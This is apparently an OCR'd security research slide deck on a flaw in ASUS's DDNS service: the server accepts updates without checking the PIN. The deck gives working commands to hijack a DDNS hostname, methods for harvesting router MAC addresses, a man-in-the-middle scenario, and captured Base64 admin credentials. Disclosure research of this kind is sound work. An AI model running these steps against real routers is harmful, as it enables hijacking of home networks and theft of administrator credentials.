No authentication to change DDNS entry (PIN doesn't matter

```
# Use openssl to generate the password
PASSWORD="$(printf '%s' "${MAC_ADDR//:/}${IP//./}" | openssl md5 -hmac "$(nvram get secret_code)" 2>/dev/null | awk '{print toupper($2)}')"

# Try to update
HT
```

https://github.com/RMerl/asuswrt-merlin/wiki/DDNS-Sample-Scripts/2749c035b1705b731755d5294755f6a7f60cf4c4#asus

Usage

```
./ASUSddns.sh mac wps host (register|update) (logger|console|silent)
```

mac

Mac address of wan interface, it is used as username.
It must be an asus mac address or the request will fails.
To get it, launch:

```
nvram get et0macaddr
```

wps

Wps pin code, it is used to calculate the password.
To get it, launch:

https://github.com/BigNerd95/ASUSddns

It‘s asking for a Wps PIN code(secret_code), but with MAC address-based DDNS, any eight-digit number seems to go through.

Ref. Update the entry with random PIN code


```
ubuntu@LAPTOP-22MTOQHK:/mnt/c$ echo -n "58112221A4D8" | md5sum
68878043f32d5af0e713fcc7a559dc7c  -
```

Before

After

```
ubuntu@LAPTOP-22MTOQHK:/mnt/c$ date
Tue Nov 28 18:05:42 JST 2023
ubuntu@LAPTOP-22MTOQHK:/mnt/c$ nslookup a68878043f32d5af0e713fcc7a559dc7c.asuscomm.com 8.8.8.8
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   a68878043f32d5af0e713fcc7a559dc7c.asuscomm.com
Address: [redacted].233.238

ubuntu@LAPTOP-22MTOQHK:/mnt/c$ bash ASUSddns.sh 58:11:22:21:A4:D8 12345678 a68878043f32d5af0e713fcc7a559dc7c update
ubuntu@LAPTOP-22MTOQHK:/mnt/c$ nslookup a68878043f32d5af0e713fcc7a559dc7c.asuscomm.com 8.8.8.8
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   a68878043f32d5af0e713fcc7a559dc7c.asuscomm.com
Address: 49.98.158.38

ubuntu@LAPTOP-22MTOQHK:/mnt/c$ date
Tue Nov 28 18:06:29 JST 2023
```

dummy

Ref. PCAP data when updating DDNS record

2023-05-12 13:56:25.501580	192.168.101.103	1.1.1.1	DNS	106 Standard query 0x0002 A ac3d341e1541c710456cb7942523ef4c5.asuscomm.com
2023-05-12 13:56:25.912689	1.1.1.1	192.168.101.103	DNS	122 Standard query response 0x0002 A ac3d341e1541c710456cb7942523ef4c5.asuscomm.com A 218.225.138.35
2023-05-12 14:03:19.065407	172.21.207.181	52.250.42.40	TCP	74 36844 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1164769442 TSecr=0 WS=128
2023-05-12 14:03:19.163796	52.250.42.40	172.21.207.181	TCP	74 80 → 36844 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1440 SACK_PERM=1 TSval=1734708152 TSecr
2023-05-12 14:03:19.164368	172.21.207.181	52.250.42.40	TCP	66 36844 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1164769541 TSecr=1734708152
2023-05-12 14:03:19.164556	172.21.207.181	52.250.42.40	HTTP	357 GET /ddns/update.jsp?hostname=ac3d341e1541c710456cb7942523ef4c5.asuscomm.com&myip[redacted].233
2023-05-12 14:03:19.262025	52.250.42.40	172.21.207.181	TCP	66 80 → 36844 [ACK] Seq=1 Ack=292 Win=64896 Len=0 TSval=1734708250 TSecr=1164769541
2023-05-12 14:03:19.315303	52.250.42.40	172.21.207.181	HTTP	197 HTTP/1.1 200 OK
2023-05-12 14:03:19.315935	172.21.207.181	52.250.42.40	TCP	66 36844 → 80 [ACK] Seq=292 Ack=132 Win=64128 Len=0 TSval=1164769693 TSecr=1734708303
2023-05-12 14:03:19.316503	172.21.207.181	52.250.42.40	TCP	66 36844 → 80 [FIN, ACK] Seq=292 Ack=132 Win=64128 Len=0 TSval=1164769693 TSecr=1734708303
2023-05-12 14:03:19.414092	52.250.42.40	172.21.207.181	TCP	66 80 → 36844 [FIN, ACK] Seq=132 Ack=293 Win=64896 Len=0 TSval=1734708402 TSecr=1164769693
2023-05-12 14:03:19.414418	172.21.207.181	52.250.42.40	TCP	66 36844 → 80 [ACK] Seq=293 Ack=133 Win=64128 Len=0 TSval=1164769791 TSecr=1734708402
2023-05-12 14:05:04.119322	1.1.1.1	192.168.1.1	DNS	122 Standard query response 0x0002 A ac3d341e1541c710456cb7942523ef4c5.asuscomm.com A [redacted].233.198
2023-05-12 14:05:04.124986	192.168.1.1	1.1.1.1	DNS	106 Standard query 0x0003 AAAA ac3d341e1541c710456cb7942523ef4c5.asuscomm.com
2023-05-12 14:05:04.250985	1.1.1.1	192.168.1.1	DNS	158 Standard query response 0x0003 AAAA ac3d341e1541c710456cb7942523ef4c5.asuscomm.com SOA ns1.asuscomm

There's a possibility that if the MAC address is correct, the PIN code isn't checked.

```
GET /ddns/update.jsp?
hostname=ac3d341e1541c710456cb7942523ef4c5.asuscomm.com&myip[redacted].233.198
HTTP/1.1
Host: ns1.asuscomm.com
Authorization: Basic
QTAzNkJDNDIxMUMwOjUwQjRCQTUwRUM5NDEzOTQyMzRGM0IxRTY1Nzc5Mjc4
User-Agent: ez-update-3.0.11b5 unknown [] (by Angus Mackay)
Accept: */*

HTTP/1.1 200 OK
Date: Fri, 12 May 2023 05:03:17 GMT
Server: Apache
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Connnection to nwsrv-ns1.asus.com（52.250.42.40）

Agenda

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
Four factors that lead to possible attacks

- Asus Router app equipped with features for easily exposing the web UI to the internet and enabling remote connections.
  - TLS is used,
    but the ID and password are only decoded in Base64.
- Possible to update DDNS with the OSS tool
- Possible to guess DDNS address from MAC address

The road to hell is paved with good intentions.

Preparation for an attack

The MAC address and IP address of the target user need to be found.



How to find the target MAC addresses?

STEP 1. Find ASUS router's **MAC prefixes**

- Check at an electronics retailer
  - Written in the package
- On-line/Off-line search
  - News website
  - YouTube
  - ebay
  - War Driving

We found **20 MAC prefixes**

STEP 2. **Brute Force**

- Brute-force the possible combination of each prefix

Easy to find target MAC address @ News website

Wi-Fiルーター「TUF-AX4200」をメッシュ子機に設定

A0:36:BC:56:46:0C

72cfce46700348b01b36e949bb38af34

```
ubuntu@LAPTOP-22MTOQHK:/mnt/c/Users/Yoshiki$ nslookup a72cfce46700348b01b36e949bb38af34.asuscomm.com
Server:         172.20.128.1
Address:        172.20.128.1#53

Non-authoritative answer:
Name:   a72cfce46700348b01b36e949bb38af34.asuscomm.com
Address:  [redacted].147.78
```

Easy to find target MAC address @ YouTube


A0:36:BC:56:45:C8

97435834 0a070f10ae7eee5f37e17a66

```
C:¥Users¥Yoshiki>ping a974358340a070f10ae7eee5f37e17a66.asuscomm.com

a974358340a070f10ae7eee5f37e17a66.asuscomm.com [        .167.98]に ping
```

Easy to find target MAC address @ ebay




Easy to find target MAC address @ War Driving

```
SSID 5 : asus_router
    ネットワークの種類            : インフラストラクチャ
    認証                  : WPA2-パーソナル
    暗号化                : CCMP
    BSSID 1               : a0:36:bc:42:11:c4
         シグナル                 : 93%
         無線タイプ               : 802.11ax
         チャネル                 : 100
         基本レート (Mbps) : 6 24
         他のレート (Mbps) : 9 12 18 36 48 54
    BSSID 2               : a0:36:bc:42:11:c0
         シグナル                 : 92%
         無線タイプ               : 802.11ax
         チャネル                 : 8
         基本レート (Mbps) : 1 2 5.5 11
         他のレート (Mbps) : 6 9 12 18 24 36 48 54
```

BSSID == MAC Address

Completed preparations, so
we'll explain the attack step by step.

Attack scenarios Step1



Attack scenarios Step2

Victim

ASUS Router app


① Start the app

② Resolving the WAN address via DDNS, but Return fake IP address

ASUS DDNS Server

attacker

Attack scenarios Step3



Waiting for victim's connection to get base64 id/pass

By listening on 8443/TCP, it's possible to steal authentication credentials.

```
49.96.235.17 - - [14/Apr/2023 08:40:44] "GET /get_webdavInfo.asp?key=7F74B670A731E5890465C606EB956848 HTTP/1.1" 200 -
49.96.235.17 - - [14/Apr/2023 08:40:45] "GET /get_webdavInfo.asp?key=7F74B670A731E5890465C606EB956848 HTTP/1.1" 200 -
POST request to /login.cgi with data:
login_authorization%3DYWRtaW46MTIzNDU2Nzg%3D
49.96.235.17 - - [14/Apr/2023 08:40:45] "POST /login.cgi HTTP/1.1" 200 -
49.96.235.17 - - [14/Apr/2023 08:40:46] "GET /index.asp HTTP/1.1" 200 -
49.96.235.17 - - [14/Apr/2023 08:51:21] "GET /get_webdavInfo.asp?key=7F74B670A731E5890465C606EB956848 HTTP/1.1" 200 -
49.96.235.17 - - [14/Apr/2023 08:51:21] "GET /get_webdavInfo.asp?key=7F74B670A731E5890465C606EB956848 HTTP/1.1" 200 -
POST request to /login.cgi with data:
login_authorization%3DYWRtaW46MTIzNDU2Nzg%3D
49.96.235.17 - - [14/Apr/2023 08:51:22] "POST /login.cgi HTTP/1.1" 200 -
49.96.235.17 - - [14/Apr/2023 08:51:22] "GET /index.asp HTTP/1.1" 200 -
```

YWRtaW46MTIzNDU2Nzg:admin:12345678

Easy decryption due to Base64

Demo of MITM Attack using ASUS DDNS

Demo Movie
Next Page

Simple Attack Large Impact!!!

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4. **Impact**
5. Long term monitoring of ASUS DDNS
6. Summary

Impact


With the stolen authentication information, you can make these types of setting changes.

Enable SSH Service

Enable VPN Server/Client Service

Potential Problems

Victims are not aware of these changes

